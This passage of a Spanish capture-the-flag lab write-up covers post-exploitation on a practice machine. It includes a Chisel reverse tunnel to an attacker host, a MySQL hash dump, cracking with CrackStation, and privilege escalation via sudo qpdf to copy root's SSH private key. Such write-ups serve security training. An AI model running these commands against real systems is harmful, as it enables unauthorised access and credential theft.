
- 

- En el directorio actual, vemos un archivo llamado *app.py* que contiene unas credenciales para una base de datos. Vemos que al hacer `netstat -tuln` corre una base de datos *MySQL (puerto 3306)*.
  - 

1.9. Connecting to MySQL via remote port forwarding


- Tratamos de acceder con estas credenciales que nos encontramos. No obstante, no sabemos por qué, pero no conseguimos acceso. Sabemos que el usuario y contraseña son correctos, ya que obtenemos error si usamos otras contraseñas. Puede ser un problema de conectividad en el sistema víctima. En cualquier caso, en este punto, probamos hacer un **remote port forwarding** con **Chisel**, la cual nos descargamos a continuación y la transferimos a la máquina víctima mediante un servidor de Python. Creamos el *servidor* en nuestro sistema de atacante: `./chisel server --reverse -p 1234`. Creamos el *cliente* en la máquina víctima: `./chisel client 10.10.14.21:1234 R:3306:127.0.0.1:3306`. Con este comando nos conectamos a nuestro sistema por el *puerto 1234*, y nos traemos el *puerto 3306* de la máquina víctima al *puerto 3306* de nuestro equipo. Ahora, usamos `mysql -h 127.0.0.1 -u iclean -p` para conectarnos a la base de datos, introducimos la contraseña. Obtenemos acceso.

- Elegimos la base de datos *capiclean* con `use capiclean`. Mostramos las tablas con `show tables;`, y elegimos la tabla *users* con `describe users;`. Mostramos ahora todas las columnas de la tabla *users* con: `select * from users;`. Obtenemos los *hashes* de contraseña para *admin* y *consuela*.




1.10. Cracking password with CrackStation

- Usamos Hash-identifier para ver qué tipo de hash es esta contraseña. Parece que se trata de SHA-256.




- Como este se trata de un *hash sin salt*, vamos a recurrir a **CrackStation** en un primer lugar para tratar de romper el hash. Obtenemos la contraseña en texto claro: *simple and clean*.




> - **CrackStation** es una herramienta que utiliza enormes *tablas de búsqueda precalculadas* para descifrar hashes de contraseñas. Estas tablas almacenan una relación entre el hash de una contraseña y la contraseña correcta para ese hash. Los valores hash están indexados de manera que es posible buscar rápidamente en la base de datos un hash dado. Si el hash está presente en la base de datos, la contraseña puede recuperarse en una fracción de segundo. Esto solo funciona para *hashes "sin sal"*.
> - Las tablas de búsqueda de CrackStation fueron creadas extrayendo cada palabra de las bases de datos de Wikipedia y agregando todas las listas de contraseñas que pudimos encontrar. También se aplicó manipulación inteligente de palabras (fuerza bruta híbrida) a las listas de palabras para hacerlas mucho más efectivas. Para hashes MD5 y SHA1, disponen una tabla de búsqueda de 190GB con 15 mil millones de entradas, y para


> otros hashes, tienen una tabla de búsqueda de 19GB con 1.5 mil millones de entradas.
> - CrackStation funciona de manera diferente a Hashcat en el sentido de que utiliza tablas de búsqueda precalculadas en lugar de realizar cálculos en tiempo real para descifrar contraseñas.

1.11. Privesc via SSH key copy with QPDF

- Conectamos por **SSH** con: `ssh consuela@10.10.11.12`. Obtenemos acceso. Como usuario *consuela*, hacemos `sudo -l` para listar los privilegios a nivel de sudoers. Podemos ejecutar /usr/bin/qpdf como cualquier usuario sin proporcionar contraseña.
  - 

- Explorando las diferentes opciones y posibilidades que ofrece este programa, vemos que podemos adjuntar un archivo y realizar una copia en formato **QDF** (QDF es un formato XML que representa la estructura de un archivo PDF). Vamos entonces a tratar de hacer una copia de la *clave privada SSH* de **root**. Para ello, hacemos: `sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --`. De este modo, estaríamos copiando la clave en el directorio /tmp.
  - 

- Nos copiamos esta clave (solo la clave) a nuestro directorio de trabajo en nuestro sistema, le asignamos el permiso necesario con `chmod 600 id_rsa.txt`. Y por último, nos conectamos como usuario **root** al sistema proporcionando esta clave: `ssh root@10.10.11.12 -i id_rsa.txt`.



> - **QPDF** es una herramienta de código abierto que se utiliza para trabajar con archivos PDF. Proporciona una amplia gama de funcionalidades para manipular archivos PDF, como dividir, combinar, reorganizar, cifrar y desencriptar archivos PDF, así como convertir otros formatos de archivo a PDF y viceversa.